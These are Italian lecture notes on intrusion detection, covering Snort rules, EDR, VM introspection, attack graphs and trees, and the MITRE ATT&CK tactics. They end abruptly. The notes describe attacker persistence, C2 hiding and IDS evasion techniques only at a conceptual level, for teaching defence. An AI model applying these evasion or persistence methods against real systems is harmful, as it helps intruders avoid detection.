Modalità Network Intrusion Detection System: Confronta i pacchetti con regole definite. Se viene rilevato un pacchetto sospetto, può **eseguire azioni specifiche**.

Architettura di Snort



Packet Sniffer: Intercetta i pacchetti dalla rete utilizzando il pacchetto **libpcap**. I pacchetti vengono decodificati iniziando dai protocolli di basso livello (ad esempio Ethernet) verso i livelli superiori.

Preprocessor Plug-ins: Pre-elabora i pacchetti prima che vengano inviati al motore di rilevazione.


Detection Engine: Confronta i pacchetti con le regole definite in Snort. Ogni regola definisce una condizione che, se soddisfatta, genera un avviso.

Output Plug-Ins: Scrivono log o inviano avvisi in tempo reale ai sistemi di monitoraggio.

I pacchetti vengono catturati dal **Packet Sniffer**. Passano attraverso i **Preprocessor Plug-ins** per essere preparati. Il **Detection Engine** analizza i pacchetti rispetto alle regole. Gli **Output Plug-Ins** gestiscono i risultati, registrando avvisi o log.

Regole Snort

Una regola di **Snort** è composta da due sezioni principali: **Rule Header** e **Rule Option**.



Il **Rule Header** specifica **cosa deve fare** Snort quando rileva traffico che corrisponde alla regola (alert), indica il protocollo del traffico (TCP, UDP), indica gli intervalli di indirizzi IP sorgente e destinazione e le porte sorgente e destinazione.

La **Rule Option** specifica i dettagli aggiuntivi per identificare con precisione il traffico. Include controlli dettagliati sui pacchetti come flag TCP (SYN,ACK) e sulla presenza di stringhe specifiche nei dati del pacchetto. Include un messaggio di descrizione che sarà mostrato quando la regola viene attivata.

```
alert tcp !10.1.1.0/24 any -> 10.1.1.0/24 any (flags: SF; msg: "SYN-FIN scan")
```

La **regola** `alert tcp !10.1.1.0/24 any -> 10.1.1.0/24 any (flags: SF; msg: "SYN-FIN scan")` significa: Genera un avviso per pacchetti TCP provenienti da IP non appartenenti alla rete 10.1.1.0/24, destinati a IP nella rete 10.1.1.0/24, in cui il pacchetto deve avere i flag **SYN** e **FIN** attivi. In tal caso mostra il messaggio "**SYN-FIN scan**".

Il **primo elemento** del Rule Header è la **Rule Action**, che determina cosa deve fare Snort quando rileva un pacchetto che corrisponde ai criteri della regola. Le azioni predefinite disponibili includono: **alert**: Genera un avviso. **log**: Registra il pacchetto. **pass**: Ignora il pacchetto. **reject**: Blocca il pacchetto e invia una notifica.


L'**ordine delle regole** (Rule Order) in Snort specifica la sequenza con cui le regole vengono applicate a ogni pacchetto di rete. **Ordine raccomandato: Drop > Pass > Alert > Log**
Si verifica prima se il pacchetto (dannoso) deve essere eliminato (ad esempio, se è pericoloso o indesiderato). Se il pacchetto non è da eliminare, si controlla se deve essere ignorato. Viene generato un avviso per pacchetti sospetti che non sono stati eliminati o ignorati. Infine, il pacchetto viene registrato per fini di analisi o tracciamento.

MERGING SIGNATURE AND ANOMALY

Endpoint Detection and Response (EDR),

L'**Endpoint Detection and Response EDR** è una soluzione che raccoglie informazioni in tempo reale sulle attività del sistema e **analizza i dati** raccolti per **rilevare possibili intrusioni**. Quando viene rilevata una minaccia **interviene** automaticamente per minimizzare l'impatto dell'attacco (bloccare processi malevoli o interrompere connessioni sospette). Analizza inoltre gli attacchi passati per identificare la causa e prevenire attacchi simili in futuro.

Componenti principali di Endpoint Detection and Response (EDR)



Endpoint Data Collection Agents: Sono agenti software installati su ciascuna macchina che raccolgono informazioni sullo stato di sicurezza del dispositivo. Monitorano memoria, file e traffico di rete per rilevare attività sospette e trasmettono le informazioni raccolte a un **Centralized Analytical Engine**. Possono applicare patch per risolvere vulnerabilità o avviare e terminare processi, se necessario.

Centralized Analytical Engine: Analizza in tempo reale i dati raccolti dagli agenti distribuiti sugli endpoint. Riconosce pattern nei dati di esecuzione dei nodi che segnalano possibili intrusioni. Utilizza il rilevamento basato su firme di attacchi conosciuti. Coordina le azioni degli agenti distribuiti sugli endpoint.

Forensics Analysis: Analizza approfonditamente eventi di sicurezza passati per scoprire attacchi che hanno sfruttato vulnerabilità sconosciute e identificare intrusioni non rilevate in tempo reale.

Le soluzioni EDR includono tutte le funzionalità di base di un antivirus, come la scansione e il rilevamento di minacce, ma vanno oltre. Non si limitano a rilevare file statici, ma monitorano ciò che accade durante l'esecuzione dei processi e consentono di esaminare il contenuto di aree della memoria di un nodo, dove i malware tradizionali non si nascondono abitualmente. L'EDR automatizza il lavoro di un difensore, minimizzando l'intervento umano necessario per identificare e gestire le minacce.


Poiché l'EDR è complesso e integrato nell'infrastruttura, eventuali vulnerabilità al suo interno potrebbero avere un impatto critico sulla sicurezza globale.

Virtual Machine Introspection

La **Virtual Machine Introspection** è una tecnica utilizzata per monitorare il comportamento delle VM durante il runtime, con l'obiettivo di rilevare attacchi.

La VMI permette ai sistemi di rilevamento delle intrusioni (IDS) di osservare dall'esterno cosa accade all'interno di una VM senza interferire direttamente con essa. Viene implementata come una funzione dell'hypervisor.

La VMI consente di verificare anche l'integrità del software mentre è in esecuzione, differentemente dalle attestazioni statiche, in modo da rilevare alterazioni dinamiche durante il funzionamento.



Mappatura della Memoria nel VMI

Quando un processo richiede l'accesso a una memoria specifica, la richiesta viene tradotta in un accesso diretto all'indirizzo di memoria. Il SO all'interno della VM accede alla "page table" per mappare gli indirizzi di memoria logici agli indirizzi fisici della memoria effettiva. L'hypervisor traduce il numero del "page frame" richiesto dalla VM in un numero di frame reale corrispondente sull'HW fisico.

L'hypervisor può anche accedere direttamente alle pagine di memoria assegnate a ogni VM senza bisogno che la VM stessa richieda esplicitamente l'accesso, e rendere accessibili le pagine di memoria di una VM anche ad altre VM. In questo modo, un modulo software di analisi può avere un accesso completo e trasparente alle pagine di memoria di una VM.


VM Introspection continue

La VMI consente di controllare lo stato della memoria e dei processi della macchina host analizzando una porzione della memoria della macchina virtuale. Il compito di controllare lo stato delle VM può essere affidato a un'altra macchina virtuale specifica, chiamata **Introspection VM**.

Attestazione dinamica: Verifica in tempo reale dello stato di una VM attraverso la **Introspection VM**.

Attestazione statica: Verifica l'integrità dell'immagini di una VM per accertarsi che non sia stata alterata.

Bootstrap dell'integrità: Una **Introspection VM** verifica l'integrità di un'altra VM, che a sua volta verifica l'integrità di ulteriori macchine, creando una catena di garanzie.



Catena di fiducia

Si vuole garantire che **A** esegua il codice corretto. **B** viene incaricato di calcolare l'hash del codice eseguito da **A** e di mostrarlo per verificare che corrisponda a quello atteso. **Come si può fidarsi di B?** Ora, per verificare che **B** stia facendo il proprio lavoro in modo integro, **C** calcola l'hash del codice eseguito da **B** e lo verifica, ripetendo il processo.

Come garantire che ogni livello successivo sia affidabile? Per interrompere questa ricorsione infinita, è necessario introdurre un **modulo HW affidabile** TPM che fornisce un punto di fiducia iniziale, su cui si può fare affidamento per avviare la catena di verifiche.

Esempi di EDR Open Source

OSSEC è una soluzione di monitoraggio e analisi degli endpoint che analizza i dati di log provenienti da vari endpoint per individuare attività sospette, scansiona file e processi per rilevare malware. Può rispondere automaticamente alle minacce applicando policy firewall

per bloccare attività non autorizzate. Recupera informazioni su hardware, listener attivi, software installato, versioni, utilizzo delle risorse e servizi di rete, consentendo una visione completa dello stato del sistema.

TheHiveProject è una piattaforma di gestione degli incidenti che offre una GUI che permette di proteggere con password archivi ZIP contenenti dati sospetti e consente l'importazione di tali file per l'analisi. Fornisce una panoramica completa di indirizzi IP, URL, nomi di dominio, hash e file correlati agli incidenti.

Intrusion Detection

Attacco singolo: Un **attacco singolo** è un'azione isolata compiuta da un attaccante per compromettere la sicurezza di un sistema.

Intrusione: Un'intrusione è una **sequenza coordinata di attacchi** singoli che mira a compromettere un sistema in modo più complesso e continuativo.

Difendere un sistema richiede il rilevamento delle intrusioni in corso, non solo degli attacchi singoli.

La **correlazione degli attacchi** è il processo che collega gli attacchi rilevati alle intrusioni a cui appartengono, identificando un modello più ampio. Le informazioni sulle condizioni pre-attacco e post-attacco aiutano a correlare gli attacchi come parte di una più ampia intrusione.

Per migliorare la robustezza di un sistema contro gli attacchi, è fondamentale conoscere tutte le intrusioni possibili che un attaccante potrebbe sfruttare.

Esiste un'applicazione del **teorema di Bayes** che afferma che se conosciamo solo un **sottoinsieme** delle intrusioni possibili contro un sistema e apportiamo modifiche al sistema per prevenire solo queste intrusioni, possiamo in realtà aumentare la probabilità di successo di altre intrusioni che non rientrano in quel sottoinsieme, **peggiorando la sicurezza**.

Teorema di Bayes

Un gruppo di persone vuole spostarsi da un punto A a un punto B, ma tutte le strade disponibili passano attraverso ponti. Il teorema suggerisce che, aumentando il numero di ponti (percorsi), il tempo medio per spostarsi da A a B può paradossalmente aumentare.

L'aumento dei percorsi, ovvero delle possibili vie di intrusione, introduce incertezza sulla scelta del percorso ottimale da parte di un attaccante, aumentando la complessità della sua operazione.

Se riduciamo il numero di intrusioni possibili, possiamo diminuire il tempo necessario per scegliere e implementare un'intrusione.

Attack Graph

Un **Attack Graph** è un **grafo orientato** utilizzato per rappresentare gli attacchi contro un sistema, e ha tre elementi: **S**: il sistema target; **TA**: l'attaccante. **G**: l'obiettivo (goal).


Nodo del grafo (N): Ogni nodo rappresenta uno stato del sistema, definito da un insieme di diritti di accesso $SS(N)$.

Diritti SS(N): Rappresentano il livello di accesso che l'attaccante ha acquisito fino a quel punto attraverso attacchi precedenti.

Arco del grafo (A): Ogni arco è etichettato con una tripla <A:Attacco eseguito, V:Vulnerabilità sfruttata, M:Modulo del sistema attaccato>.

La **precondizione** per eseguire un attacco (A) è che l'attaccante abbia i diritti di accesso richiesti, che devono essere un sottoinsieme di SS(N), lo stato del nodo sorgente.

L'**Attack Graph** è **aciclico** perché l'attaccante cerca di minimizzare i suoi sforzi, quindi non tornerà mai in uno stato già visitato. Nessun cammino del grafo ha archi ripetuti con la stessa etichetta. Il nodo iniziale (I) rappresenta lo stato in cui $SS(I)$ è l'insieme di diritti di accesso legittimi iniziali dell'attaccante. Un nodo finale (FN) è tale se esiste almeno un cammino da I a FN e se $SS(FN)$ include l'obiettivo G (l'attaccante ha raggiunto il suo scopo).



Un'**intrusione** è rappresentata da un **cammino nel grafo** che va dal **nodo iniziale** a un **nodo finale**, attraversando una serie di stati e sfruttando vulnerabilità.

L'obiettivo G può essere esteso a un insieme di obiettivi. Un nodo N è considerato finale se il suo stato $SS(N)$ soddisfa almeno uno degli obiettivi.

Limitazioni

Nel grafo, i diritti di accesso aumentano in modo monotono perché non si considerano azioni difensive che potrebbero ridurre tali diritti. Non esistono archi che tornano sullo stesso nodo (self-loop) perché i fallimenti degli attacchi non sono considerati.

Da ogni nodo **N** del grafo, c'è un arco uscente per ogni attacco **A** che potrebbe essere stato eseguito in uno dei nodi precedenti lungo il percorso da **I** (nodo iniziale) a **N**, ma non è stato eseguito e concede almeno un nuovo diritto di accesso che non fa già parte di **SS(N)** (Esempio: Path verso $SS(4)$ via A1A3 o via A4).

Gli Attack Graph includono tutte le possibili sequenze di attacchi, portando a una quantità eccessiva di informazioni ridondanti che possono essere inutili.

Per tenere conto dei fallimenti degli attacchi, è necessario estendere lo stato dell'attaccante per includere la storia dei tentativi falliti.


L'Attack Graph non segue le proprietà di un processo di Markov in cui il futuro dipende solo dallo stato attuale. Qui, le azioni successive dipendono anche dalla storia delle azioni precedenti.

Attack Tree

Un **Attack Tree** è una versione semplificata dell'Attack Graph che rappresenta un'intrusione come un albero.


Ogni **Foglia** rappresenta un attacco elementare, cioè un'azione specifica abilitata da una vulnerabilità.

Ogni **Nodo non foglia** rappresenta un attacco complesso, che può essere scomposto in sottoattacchi elementari o complessi. Ogni **Sottoalbero radicato in un nodo** mostra come un attacco complesso può essere implementato tramite una sequenza di attacchi più semplici.



Nodo AND: Tutti gli attacchi figli del nodo devono essere eseguiti per completare l'azione rappresentata dal nodo padre.

Nodo OR: Basta che uno qualsiasi degli attacchi figli venga eseguito per completare l'azione rappresentata dal nodo padre. I figli di un nodo AND/OR possono essere sia attacchi elementari che complessi.



Un attack tree non è progettato per identificare tutte le intrusioni possibili, ma piuttosto per analizzare specifiche strutture di attacco rappresentando le sue possibili decomposizioni.

How to build an intrusion

Per scoprire intrusioni, è essenziale simulare il comportamento di un attaccante.

Le **Proprietà iniziali dell'attaccante** sono gli **attacchi eseguibili** (determinati da preferenze, strumenti e conoscenze dell'attaccante), i **Diritti di accesso iniziali** che l'attaccante possiede, le **Informazioni iniziali sul sistema** e **Diritti di accesso finali** che mira ad ottenere.

È necessario verificare se esiste una sequenza di attacchi che possa colmare il divario tra i diritti iniziali e quelli finali. Ogni attacco nella catena deve concedere diritti di accesso che consentano l'esecuzione dell'attacco successivo (**escalation di privilegi**).

Se esistono catene di attacco, è importante identificare quali altre azioni l'attaccante dovrebbe eseguire per acquisire informazioni necessarie, come ad esempio scoprire vulnerabilità di componenti specifici del sistema sfruttabili per implementare la catena di attacchi.

Un attaccante **non può costruire un Attack Graph completo prima di iniziare l'intrusione** perché non possiede di informazioni dettagliate sui componenti del sistema target. La costruzione del grafo avviene incrementalmente, identificando progressivamente i componenti e le loro vulnerabilità. L'attaccante prova a raggiungere il suo obiettivo usando le informazioni raccolte e dal nuovo stato del sistema identifica le informazioni successive.

Questo approccio può portare all'esecuzione di attacchi **inutili** che non concedono diritti di accesso utili per raggiungere l'obiettivo finale, ma portano comunque informazioni.

La quantità di lavoro e il tempo necessari per implementare un'intrusione dipendono dal livello di informazioni iniziali e dalla complessità del sistema. È cruciale per i difensori **non fornire informazioni gratuitamente** agli attaccanti.

Gli **insider** (utenti interni al sistema) rappresentano una delle categorie di attaccanti più pericolose perché hanno già accesso alle informazioni critiche sul sistema e non devono costruire una mappa del sistema.

Stop an intrusion

Per bloccare un attaccante, è necessario fermare **tutte le sue intrusioni**, interrompendo ogni possibile catena di attacchi.

Per fermare un'intrusione è sufficiente fermare **almeno un attacco utile** nella catena di intrusione.

Gli attacchi inutili di solito non compaiono in un **Attack Graph** ben costruito, che include solo gli attacchi utili per raggiungere l'obiettivo. Fermare attacchi inutili non è efficace in termini di sicurezza.

Per massimizzare l'impatto delle contromisure, bisogna concentrarsi sugli **attacchi** che hanno un **impatto su più intrusioni**.

Opzione 1: Identificare il minor numero possibile di attacchi da fermare per bloccare tutte le intrusioni.


Opzione 2: Scegliere un insieme di attacchi da fermare in modo che garantisce che almeno un attacco per ogni intrusione venga bloccato, in modo da minimizzare i costi di difesa garantendo la copertura necessaria.

Il **punteggio di una vulnerabilità** viene assegnato in base al numero di **catene** che possono essere fermati rimuovendo quella vulnerabilità.


Una volta calcolati i punteggi delle vulnerabilità, è possibile pianificare le contromisure. Tra le vulnerabilità con punteggio elevato, viene data priorità a quelle che appaiono nel maggior numero di intrusioni ancora da fermare.

Step per fermare un attacco



Step 1: Costruire il grafo di attacco



Step 2: Si eliminano i percorsi che non contribuiscono direttamente al raggiungimento del goal dell'attaccante, in modo da semplificare il grafo e concentrarsi sulle minacce reali.



Step 3: Si identifica un insieme di vulnerabilità da rimuovere (cut) per interrompere tutti i percorsi che portano al goal dell'attaccante.



Automazione delle Intrusioni

Gli attacchi individuali possono essere automatizzati facilmente. L'**automazione delle intrusioni** è più complessa perché richiede una **strategia** per ordinare gli attacchi e l'abilità di alternare attacchi con azioni specifiche (raccolta di informazioni con il movimento laterale nel sistema).

L'automazione delle intrusioni è possibile in casi semplici, dove la sequenza delle azioni è facilmente identificabile. Attualmente, l'automazione copre solo alcune fasi di un'intrusione, mentre il "tocco umano" rimane fondamentale.

Le fasi automatizzabili sono la compromissione iniziale del sistema (attraverso vulnerabilità o credenziali rubate), il movimento laterale all'interno del sistema per identificare risorse critiche e la distribuzione di malware e crittografia.

L'automazione è favorita dall'ecosistema del ransomware, dove i criminali vendono **Accessi iniziali** a sistemi compromessi e **strumenti malware** per completare l'intrusione.

Approccio alternativo basato sull'emulazione

Gli Attack Graph includono tutte le possibili sequenze di attacchi, portando a una quantità eccessiva di informazioni ridondanti che possono essere inutili. Non si tiene conto delle probabilità di successo degli attacchi o della probabilità che un attaccante scelga una certa azione.

Un **approccio alternativo** e realistico consiste nell'**emulare** le azioni degli attaccanti in base alle loro preferenze e obiettivi. Ogni azione intrapresa dall'attaccante viene registrata e tali azioni vengono rappresentate in un grafo successivo. I grafi di attacco di diversi tipi di attaccanti vengono fusi per creare una visione completa delle intrusioni realizzabili. Una volta creato il grafo finale, si può calcolare un "graph cut" per identificare le vulnerabilità chiave da tagliare in modo efficace.

Un elemento cruciale nell'emulazione degli attacchi è modellare come gli attaccanti gestiscono i fallimenti, per comprendere i comportamenti degli attaccanti reali.

L'attaccante può continuare a tentare lo stesso attacco più volte, senza cambiare strategia, fino a quando non raggiunge il successo. L'attaccante può tentare l'attacco un numero predefinito di volte. Se non ha successo, abbandona definitivamente quell'azione.

L'attaccante può passare temporaneamente ad altre azioni, ma mantiene l'attacco fallito in memoria. Potrebbe ritentarlo successivamente se le condizioni cambiano o migliorano.

Persistenza dell'attaccante

La persistenza è la capacità di un attaccante di **acquisire e mantenere un accesso permanente** a un sistema, anche dopo un eventuale rilevamento o riavvio del sistema.

Si ottiene tramite l'installazione di **Backdoor**, che sono accessi nascosti al sistema e **Trojan**, che sono sw malevoli che appaiono come sw legittimi.

Se l'intrusione viene rilevata e bloccata, la persistenza permette di ripartire da un punto intermedio senza dover iniziare da capo. I moduli installati sul sistema compromesso comunicano con l'infrastruttura Command and Control che l'attaccante ha preparato prima dell'intrusione. I moduli installati possono comunicare con diverse parti dell'infrastruttura, minimizzando nel mentre il rumore o cambiando rapidamente le richieste DNS per evitare di essere rilevati.

Alcuni attaccanti memorizzano gli indirizzi dei nodi C2 in una **blockchain pubblica**, rendendo più difficile per i difensori bloccare la comunicazione, poiché i dati memorizzati sulla blockchain sono decentralizzati e immutabili.

Evasione

Le azioni di evasione mirano a **evitare i sistemi di sicurezza**, permettendo agli attaccanti di agire senza essere rilevati. Le tecniche utilizzate sono le seguenti.

Message fragmentation: Suddividere i messaggi in frammenti più piccoli per renderli più difficili da analizzare per i sistemi di rilevamento.

Message reconstruction: Alterare i messaggi in modo che vengano ricostruiti in un formato diverso da quello previsto dal sistema di rilevamento.

Fake messages: Inviare messaggi falsi per confondere i sistemi di rilevamento, creando falsi positivi o saturando le loro capacità di analisi.

Manipolazione dei token: Modificare o generare token di accesso falsi per ottenere autorizzazioni non legittime.

Esecuzione di istanze virtuali: Eseguendo il codice dannoso in una macchina virtuale, l'attaccante può nascondere le sue tracce ai sistemi di sicurezza che non sono in grado di monitorare l'attività all'interno dell'istanza virtuale stessa.

MITRE ATT&CK Matrix

La **MITRE ATT&CK Matrix** è un database pubblico e accessibile gratuitamente, che documenta le **tattiche** degli attaccanti osservate nel mondo reale, dando informazioni dettagliate degli attacchi che può compiere. È considerata uno **standard de facto** per descrivere i comportamenti degli attaccanti. Viene usata da aziende private, enti governativi e comunità di sicurezza.


Esistono versioni distinte della **MITRE ATT&CK Matrix** per coprire vari scenari e ambienti.

Pre-Attack: Include tecniche utilizzate dagli attaccanti **prima di avviare l'intrusione**.

Enterprise: Copre gli attacchi mirati a **infrastrutture aziendali**. Si suddivide in sezione azioni preliminari, sezione Windows/macOS/Linux, sezione attacchi cloud, sezione attacchi network e sezione attacchi container.

Industrial Control Systems: Copre gli attacchi mirati a sistemi industriali. Gli attacchi contro l'ICS possono avere conseguenze gravi, come interruzioni di servizi essenziali (blackout).

Mobile: Copre gli attacchi mirati a dispositivi mobili, come la compromissione di applicazioni o il monitoraggio remoto.



La MITRE ATT&CK Matrix è organizzata in modo gerarchico.

Tattiche: Rappresentano le **finalità strategiche** di un attaccante in una fase specifica di un'intrusione (Escalation dei privilegi, Furto dei dati, Accesso iniziale).

Tecniche: Descrivono i **metodi specifici** utilizzati per raggiungere un obiettivo associato a una tattica (utilizzo credenziali rubate per ottenere accesso iniziale). Ogni tattica può avere **più tecniche**.

Sottotecniche: Varianti più specifiche di una tecnica che forniscono dettagli su come una tecnica può essere implementata (utilizzo di password compromesse tramite phishing).

Procedure: Dettagliano le **implementazioni specifiche** di una tecnica o sottotecnica da parte di attaccanti noti (malware specifico per l'esfiltrazione di password come Mimikatz).

La matrice **MITRE ATT&CK Matrix documenta** tattiche, tecniche e procedure degli attaccanti e **include** soluzioni di mitigazione.

Tuttavia si concentra sulle azioni rilevabili, trascurando come un attaccante **ordina e combina** le TTPs durante un'intrusione per raggiungere i suoi obiettivi.



Tattiche della MITRE ATT&CK Matrix

- Reconnaissance:** L'attaccante raccoglie informazioni utili per pianificare attacchi futuri. (Identificare indirizzi IP o utenti target in un sistema).
- Resource Development:** Creazione delle risorse necessarie per supportare le operazioni di attacco. (creare account falsi o preparare malware).
- Initial Access:** Fase in cui l'attaccante ottiene l'accesso iniziale al sistema della vittima. (sfruttamento di vulnerabilità o utilizzo di credenziali compromesse).
- Execution:** L'attaccante esegue codice malevolo controllato da remoto o localmente.
- Persistence:** Tecniche per mantenere l'accesso al sistema compromesso, anche dopo riavvi o rilevamento. (installare backdoor).
- Privilege Escalation:** L'attaccante cerca di ottenere permessi più elevati per ampliare il controllo sul sistema. (Sfruttare vulnerabilità per acquisire diritti di amministratore).
- Defense Evasion:** Tecniche per evitare di essere rilevati da sistemi di sicurezza. (Nascondere malware usando processi fidati, crittografare gli exploit).
- Credential Access:** Ottenere credenziali di autenticazione per accedere ai sistemi target. (**Keylogging** o estrazione da DB)
- Discovery:** Esplorare l'ambiente per capire cosa può essere compromesso. (Identificare macchine, utenti e servizi nella rete).
- Lateral Movement:** Spostarsi lateralmente all'interno di un ambiente, compromettendo altri sistemi con credenziali valide.

- 11. Collection:** Raccogliere dati rilevanti per gli obiettivi dell'attaccante. (Accedere a file locali o in cloud).
- 12. Command and Control:** Stabilire comunicazioni con sistemi compromessi per controllarli o inviare comandi.
- 13. Exfiltration:** Rubare dati dal sistema compromesso trasferendoli all'esterno.
- 14. Impact:** Manipolare, interrompere o distruggere sistemi e dati per causare danni.
(Crittografia con ransomware o Distruzione di dati)

Tattiche specifiche per gli ICS

L'esfiltrazione non è presente negli **Industrial Control Systems**, poiché non sono progettati per contenere grandi volumi di informazioni critiche. Ci sono due tattiche uniche relative agli **ICS**, che non sono presenti nella matrice Enterprise.

Inhibit Response Function: Tecniche utilizzate dagli attaccanti per disabilitare i meccanismi di sicurezza integrati nei processi industriali. (Le conseguenze sono la perdita di vite umane e la distruzione di attrezzature).

Compromise Process Control: Tecniche per manipolare la logica di controllo e causare effetti dannosi nei processi operativi. (Le conseguenze sono l'interruzione dei processi di produzione e effetti negativi sull'ambiente reale).

Top 10 Most Frequently Seen Techniques	
1. T1059: Command and Scripting Interpreter	50.9%
